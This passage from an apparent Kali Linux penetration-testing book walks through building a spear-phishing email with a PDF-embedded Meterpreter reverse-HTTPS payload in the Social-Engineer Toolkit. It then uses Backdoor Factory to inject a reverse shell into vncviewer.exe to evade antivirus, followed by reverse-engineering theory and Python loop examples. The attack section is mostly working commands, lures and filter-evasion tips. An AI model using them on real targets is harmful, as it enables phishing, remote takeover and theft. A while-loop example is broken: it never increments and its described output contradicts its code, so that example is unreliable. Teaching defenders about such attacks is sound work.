ncode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344
@headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fal
se, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryStrin
g"=>{}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @
uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto
::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunke
d=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice
 ports,/Trinity.txt.bak", @uri_parts={"QueryString"=>{}, "Resource"=>"/nice port
s,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_
encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @bo
dy_bytes_left=0>...
```

Using the following diagram, we can see that the source of the scan is marked by the listener, and all the scan requests are recorded as coming from **10.0.2.15**, which is the internal IP of the Kali machine:



The malware we are going to create will be an executable file wrapped in a PDF file. This will be an attachment on an e-mail that is from a purportedly safe source, to an identified systems administrator in the target company. We will start with a review of the menu structure of SET.

The main menu has six entries and an exit cue:

1. **Social-Engineering Attacks**
2. **Fast-Track Penetration Testing**
3. **Third-Party Modules**
4. **Update the Social-Engineer Toolkit**
5. **Update SET configuration**
6. **Help, Credits, and About**
7. **Exit the Social Engineering Toolkit**

Under **Social-Engineering Attacks**, there are eleven entries:

1. **Spear-Phishing Attack Vectors**
2. **Website Attack Vectors**
3. **Infectious Media Generator**
4. **Create a Payload and Listener**
5. **Mass Mailer Attack**
6. **Arduino-Based Attack Vector**
7. **Wireless Access Point Attack Vector**
8. **QRCode Generator Attack Vector**
9. **Powershell Attack Vectors**
10. **Third Party Modules**
11. **Return back to the main menu**

Using **Spear-Phishing Attack Vectors**, there are four options:

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Since we are going to set up a persistent threat that lets us stay in command of the victim's machine, and have to overcome a user's possible reluctance to double-click an attachment, we have to create an irresistible Spear-Phishing mail piece. To do this properly, it is important to have done effective reconnaissance ahead of time.

Company address books and calendars are useful for creating the urgency needed to get an e-mail opened. Just like with marketing by e-mail, either legitimate or spammy, a spear-phishing e-mail title has to be interesting, intriguing, or frightening to the victim:

```
set:phishing>3
         [****]  Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an ema
il
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when fi
nished: : I want you at my birthday party, because you are fun.
Next line of the body: Attached is the invitation
Next line of the body: ^C
```

This e-mail is short, interesting, and can create urgency by greed. The attachment could be any of the following:

- A zip file, presumed to have a document inside
- A Word document
- A PDF file

The Social Engineering Toolkit gives 21 possible payloads. Some of these will work better on a Macintosh operating systems than Windows Systems. Most Windows workstations are not provisioned to handle RAR-compressed files. The choices here are as follows:

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. SET Custom Written Document UNC LM SMB Capture Attack
3. MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4. Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5. Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6. Adobe Flash Player "Button" Remote Code Execution
7. Adobe CoolType SING Table "uniqueName" Overflow

8. Adobe Flash Player "newfunction" Invalid Pointer Use
9. Adobe Collab.collectEmailInfo Buffer Overflow
10. Adobe Collab.getIcon Buffer Overflow
11. Adobe JBIG2Decode Memory Corruption Exploit
12. Adobe PDF Embedded EXE Social Engineering
13. Adobe util.printf() Buffer Overflow
14. Custom EXE to VBA (sent via RAR) (RAR required)
15. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16. Adobe PDF Embedded EXE Social Engineering (NOJS)
17. Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18. Apple QuickTime PICT PnSize Buffer Overflow
19. Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20. Adobe Reader u3D Memory Corruption Vulnerability
21. MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 6) Adobe Flash Player "Button" Remote Code Execution
 7) Adobe CoolType SING Table "uniqueName" Overflow
 8) Adobe Flash Player "newfunction" Invalid Pointer Use
 9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

Let's just choose the default, which is item 12. When you hit *Enter*, the next screen lets you use a doctored PDF file of your own devising, or use the built-in blank PDF. Choosing the second option, we see seven further options:

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse_TCP
3. Windows Reverse VNC DLL
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)
7. Windows Meterpreter Reverse HTTPS

```
set:payloads>12


[-] Default payload creation selected. SET will generate a normal PDF with embedd
ed EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and sen
d back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse T
CP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Window
s x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accept
ing port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using
 SSL and use Meterpreter
```

Since three of the options are going to run code that gets the victim machine to phone home to your Metasploit Framework Meterpreter tool, and you have been practicing with that tool, it might make sense to choose one of those as your evil payload. Let's choose option seven, Windows Meterpreter Reverse HTTPS.

When we type `7` we get several options:

1. **IP address of the listener (LHOST)**: Use the host address where you are going to have the listener. My Kali workstation thinks it is `10.0.2.15`.
2. **Port to connect back to [443]**: Port `443` is default here, but you can have the listener at any port on your listening device. `443` is the HTTPS port, so it would not look unusual by its number. Port `12234` would look unusual and might also be blocked if the firewall administrators are whitelisting approved ports, and blacklisting all the others.
3. It states that payloads are sent to `/root/.set/template.pdf` directory.

```
set:payloads>7
set> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.
No previous payload created.
set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe

   Right now the attachment will be imported with filename of 'template.whatever
'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>Invitation.pdf
```

This is not what it does. The executable is set as `legit.exe` in this case. When you enter the name of the file as in the following image, you need to use the full path:

4. Once you have chosen the name of the PDF, fire up the Social-Engineering Toolkit Mass E-Mailer.

   The mailer will use an open mail relay, if you have found one, a Gmail account, or any legitimate e-mail SMTP server. SET does not contain its own SMTP server. You might want to find a free e-mail service that you can use for this purpose, or use an open relay mail server.

```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template
```

5. Choose, or write a new e-mail message:

   SE Toolkit allows you to choose several different tasty e-mail subjects for your Phishing e-mail attack, and you can easily add new templates to customize the approach. The fourth choice in the list below is the one we just created:

```
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Status Report
2: Order Confirmation
3: How long has it been?
4: Invitation to my birthday party
5: Have you seen this?
6: Strange internet usage from your computer
7: Computer Issue
8: WOAAAA!!!!!!!!!! This is crazy...
9: Dan Brown's Angels & Demons
10: New Update
11: Baby Pics
```

6. For this test of the system, I chose to send the attack to and from a Gmail account over which I have control. SE Toolkit does not return to the mailer section in the event of an error in sending the message. Gmail caught the bogus PDF file and sent back a link to its security pages:


```
  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):evilhacker@act23.com
set:phishing> The FROM NAME user will see:Network Support
set:phishing> Flag this message/s as high priority? [yes|no]:n
[*] SET has finished delivering the emails
```

7. Use an e-mail account from a server that does not check for infected attachments. We used `evilhacker@act23.com` and sent the e-mail to `kalibook@act23.com`, and the send worked:

Using Backdoor-Factory to Evade Antivirus

The exploit code worked well on an XP SP2 machine with no Anti-virus software, and would work well on any machine that didn't have Anti-virus installed, but it was less effective on a Windows 10 machine with the basic default Windows Anti-virus installed. We had to turn off the real-time checking feature on the Anti-virus to get the e-mail to read without errors, and the Anti-virus scrubbed out our doctored file. As security engineers, we are happy that Microsoft Windows 10 has such an effective anti-malware feature, right out of the gate. As penetration testers, we are disappointed.

The Backdoor Factory inserts shell-code into working EXE files without otherwise changing the original all that much. You can use the executables in the following `/usr/share/windows-binaries` directory, or any other Windows binary that does not have protection coded into it:



The code to run Backdoor Factory and create a remote shell with a listener at `10.0.0.2` on port `43434` is as follows. The cave-jumping option spreads your code across the voids in the executable to further confuse the Antivirus scans:

```
backdoor-factory -cave-jumping -f /usr/share/windows-binaries/vncviewer.
exe -H 10.0.0.2 -P 43434 -s reverse_shell_tcp
```

If you make an error in the shell-code choice (as above) the application shows you your choices:

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```

```
backdoor-factory -cave-jumping -f /usr/share/windows-binaries/vncviewer.
exe -H 10.0.0.2 -P 43434 -s reverse_shell_tcp_inline
```

The Backdoor Factory then carries on and gives options for injecting the shell-code into all the voids or caves in the binary:

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths:  365
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xf
fc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6
End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0
x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d
 End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9
 End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0
```

We will just choose Cave 1:

```
************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File vncviewer.exe is in the 'backdoored' directory
```

The `backdoored` directory is in the root home directory `~/backdoored/`; thus, it is easy to find. We could use Social Engineering Toolkit to push this doctored file to a mass mailing, but you can just e-mail it from a spoofed account to the Windows 10 box to see if it can clear the Anti-virus hurdle. The executable had to be zipped to get past the filters on our mailserver, and as soon as it was unzipped on the Windows 10 machine, it was scrubbed away as a malware file.

Windows 10 default Anti-virus found this file as it found the other file, from the Social Engineering Toolkit. Unpatched, older versions of Windows are plainly at risk.

Summary

In this chapter, you have seen five different ways to gain control and put in back-doors on Windows machines, from Ncat scripting, to metasploit meterpreter attacks, to adding a dropbox, to using Social-Engineering Toolkit for sending phishing e-mails, to using Backdoor Factory to create executables with shell-script backdoors.

In the next chapter, we will address reverse engineering of malware you collect, so you can understand what it is likely to do in the wild or in your network, and stress-testing your equipment.

9
Reverse Engineering and Stress Testing

If you want to know how a malware will behave, the easiest way to achieve that goal is to let it run rampant in your network, and track its behavior in the wild. This is not how you want to get to understand the malware's behavior. You might easily miss something that your network environment doesn't enact, and now you have to remove the malware from all of the machines in your network. Kali has some selected tools to help you do that. This chapter also covers stress testing your Windows server or application. This is a great idea, if you want to discover how much DDoS will turn your server belly-up. This chapter is the beginning of how to develop an anti-fragile, self-healing, Windows network.

This chapter will cover the following topics:

- Setting up a test environment
- Reverse engineering theory
- Working with Boolean logic
- Practicing reverse engineering
    - Debuggers
    - Disassembly
    - Miscellaneous RE tools
- Stress testing your Windows machine

There are some changes in the reverse engineering tools available in Kali Linux 2.0 compared to the tools in Kali Linux 1.x. Some tools have disappeared from the menu structure, and you can use the last section of *Chapter 6*, *Password Attacks* of this book to put them back if you wish. Some tools have not been included in Kali Linux 2 at all, though there are traces of them here and there. The following table below shows the changes.

Tools showing full paths are not in the default Kali 2.0 menu at all, and NASM Shell, a part of the Metasploit Framework suite of tools, was not in the Kali 1.x menu:

Subcategories of Reverse Engineering	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (default menu)
Debuggers	edb-debugger	edb-debugger
	ollydbg	ollydbg
Disassembly	jad	jad.
	rabin2	/usr/bin/rabin2
	radiff2	/usr/bin/radiff2
	rasm2	/usr/bin/rasm2
Misc RE Tools	apktool	apktool
	clang	clang
	clang++	clang++
	dex2jar	dex2jar
	flasm	flasm
	javasnoop	javasnoop
	*New in K2.0 →	Metasploit NASM Shell
	radare2	radare2
	rafind2	/usr/bin/rafind2
	ragg2	/usr/bin/ragg2
	ragg2-cc	/usr/bin/ragg2-cc
	rahash2	/usr/bin/rahash2
	rarun2	/usr/bin/rarun2
	rax2	/usr/bin/rax2

Setting up a test environment

Developing your test environment requires virtual machine examples of all of the Windows operating systems you are testing against. For instance, an application developer might be running very old browser/OS test machines, to see what breaks for customers running antique hardware. In this example, we are running Windows XP, Windows 7, and Windows 10. We are using Oracle VirtualBox for desktop virtualization, but if you are more comfortable using VMWare, then use that instead. It is important to use machines that you can isolate from the main network, just in case the malware acts as it should, and attempts to infect the surrounding machines.


Creating your victim machine(s)

If you already have Windows VMs set up for some other purpose, you can either clone them (probably safest) or run from a snapshot (fastest to set up). These machines should not be able to access the main network, after you have built them, and you should probably set them up only to communicate with an internal network.

Testing your testing environment

1. Bring up your Kali VM.
2. Make sure your Kali instance can talk to the Internet, for ease of getting updates.
3. Make sure your Kali instance can talk to your host machine.
4. Bring up your target Windows instances.
5. Make sure your Windows victims are not able to contact the Internet or your private Ethernet LAN, so to avoid unexpected propagation of malware.

The three virtual machines on our test network are on a host-only network inside Oracle VirtualBox. The DHCP is provided by the host (`192.168.56.100`), and the three testing network machines are `101`, `102`, and `103`.



Reverse engineering theory

Theory scares IT professionals for some reason. This is not truly warranted, as theory is the underlying bedrock of all of your troubleshooting. It may be the axioms you have learned through your X years of hard-knocks trial and error. In the land of qualitative research, this is literally called the Grounded Theory Research Method. The base theory for reverse engineering is that the outputs infer the interior behavior of the application. When you are faced with a piece of malware, you are going to start making working hypotheses from a mixture of the following:

- Prior knowledge from recalled interactions with malware perceived as similar
- Generalizing perceived outcomes of interactions with the malware under test

Hacker Tip

It is probably not useful to label an application in an *a priori* manner. It may mask data to apply the "if it walks like a duck and quacks like a duck, it is probably a duck" axiom to the application. Especially with malware, it is likely that the design includes some deceptive features that are expected to set you off on the wrong track. Consider the Trojans and rootkits that remove other Trojans and rootkits as their first task. They are cleaning up your environment, but, are they really your friend?

Malware applications are designed to provide outputs from inputs, but be aware that the outputs and inputs do not truly give you a good idea of how the outputs are achieved. The outputs can be produced in several different ways, and you may find it matters how the developer chose to create the application.


One general theory of reverse engineering

This theory was published by Lee and Johnson-Laird in 2013 in the Journal of Cognitive Psychology, and is useful for information security practitioners, because it is shown on a Boolean system. A Boolean system is a logic gate. Either a condition is true or it is false. A very common definition of the problem might be as follows:

> *"Any system to be reverse-engineered contains a finite number of components that work together in giving rise to the system's behaviour. Some of these components are variable, that is, they can be in more than one distinct state that affects the performance of the system, e.g., the setting on a digital camera that allows for the playback or erasing of photographs. Other components of the system do not vary, e.g., a wire leading from a switch to a bulb. The system has a number of distinct inputs from the user and a number of consequent outputs, and they are mediated by a finite number of interconnected components. In some systems, a component may have a potentially infinite number of particular states, e.g., different voltages. But, for purposes of reverse engineering, we assume that all variable components can be treated as having a finite number of distinct states, i.e., the system as a whole is equivalent to a finite-state automaton. In other words, analogue systems can be digitised, as in digital cameras, CDs, and other formerly analogue devices. We also assume that the device is intended to be deterministic, though a nondeterministic finite-state device can always be emulated by one that is deterministic (Lee & Johnson-Laird, 2013)."*

The Lee and Johnson-Laird model uses only Boolean internal models for the possible internal conditions that reveal the behaviors noted. Since it is not possible to test an infinite number of inputs, it is more useful to test only a subset of the possible inputs, and outputs. We can start with a simple example, for instance:

- If the malware lands on an Apple platform, and is designed to exploit a Windows vulnerability, it is likely not to run at all (switch 1)
- If it lands on a Windows machine, but is aimed at a vulnerability of the XP version, it may test for that OS version and do nothing if it finds itself on Windows Server 2012 (switch 2)
- If it happens to be Windows XP, but is patched for the sought vulnerability, it might also do nothing (switch 3)
- If it lands on a Windows XP machine that contains the sought-after unpatched vulnerability, it drops its payload



Working with Boolean logic

Computer programs are made up **data structures** which use conditions and decisions that bring the desired outputs. We will use Python notation here, as it is simple, and you may have seen it before. The basic data structures are:

- Iterators such as while loops and for loops. An iterator loops as many times as it is told to, running other commands each time it goes around

- **Decision Points** such as **If structures** and **Case structures**. The preceding image is a diagram of a set of nested **If structures**

Boolean Operators	
Notation	**Description**
X == Y	X is equivalent to Y. This is not always a numeric value set
X != Y	X is not equivalent to Y
X <= Y	X is smaller than OR equivalent of Y
X >= Y	X is greater than or equivalent of Y
X < Y	X is less than Y
X > Y	X is greater than Y

The following table shows the Boolean variables that are used in logical operations to join elements for more complex conditions. You might want to have limit conditions such as:

- X and Y are both true
- X and Y are both false
- Either X or Y is true
- Anything but X
- Anything but Y

Boolean Variables	
Variable	**Description**
AND	Produces a Boolean comparison that is only true if all the elements are true.
OR	Produces a Boolean comparison that is true if any of the elements are true.
NOT	Produces a Boolean comparison that is only true if all the elements are not true.

The following image is testing the two conditions of X against a Boolean variable of NOT. You are probably starting to see how outputs can be drawn from many different internal coding choices. The attacker or original could be testing a condition by any of a number of conditions, so you have to think of all the ways that the output might be obtained.

```
>>> X = 2
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
2 meets the condition 'X != 3'
>>> X = 3
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
X fails the condition, 'X != 3'
```

Reviewing a while loop structure

A **while loop** is explicitly started and stopped by true/false choicepoints. These can look very complicated, but they resolve to a limited set of tests for a single condition.

```
X = 0
Y = 20
while (X != Y): print (X), X = X + 1
```

This Python 3 loop will print the value of X over and over until it reaches 10, then stop. It would work exactly the same if we said `while X < Y`, because the loop structure is testing X as it is incremented. A more complicated loop using a random number for the incrementer element might go on for much longer (or not) before it randomly hits on a value of X that was the equivalent of Y.

```
>>> X = 0    # first variable
>>> Y = 11   # limit variable
>>> while (X != Y):  #looping condition
...     print(X)     # action
...     X = X + 1    # incrementer
...
0
1
2
3
4
5
6
7
8
9
10
>>>
```

It is obvious that the program is testing the looping condition each time. Here is an example using that random X value. First the X value is chosen, then the `print (X)` command is run twice. Since X was only set once in the first line, it didn't change in the two print commands. When the value of X was reset, it printed a different value. The condition was that X would not equal Y. We set the value of Y a few lines up, so it does not need to be reset to run this example. The reason why X returned only once was that the second time through, X was randomly set to 11. The odds of it being set to 11 from the random draw was 1 out of 11, a far better chance than your probability of winning the PowerBall Lottery.

```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
8
>>> print (X)
8
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
6
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
6
>>> print(Y)
11
>>>
```

If we run the loop again, it might run more times, as it randomly avoids a value of X equivalent to Y. Again, it does not print the value of `X = 11`, because that is precluded by the while loop condition.

```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
3
9
3
1
6
10
0
```

Reviewing the for loop structure

A **for loop** doesn't need an **incrementer** because it builds the range into the condition, as contrast to a while loop that only includes a limit beyond which the loop will not run. Using Python notation, the following image shows what happens if you start with an X value of 0 and a range from 1 to 11. The preset value of X is not important to the while loop iteration. It applies all values to X that it tests.

```
>>> X = 0
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
>>>
```

We are starting with X set to 100, but the for loop takes the X value from its own condition.


```
>>> X = 100
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
```

If you really want X to remain a constant, you can use it as the base of a different range, as shown in the following image.

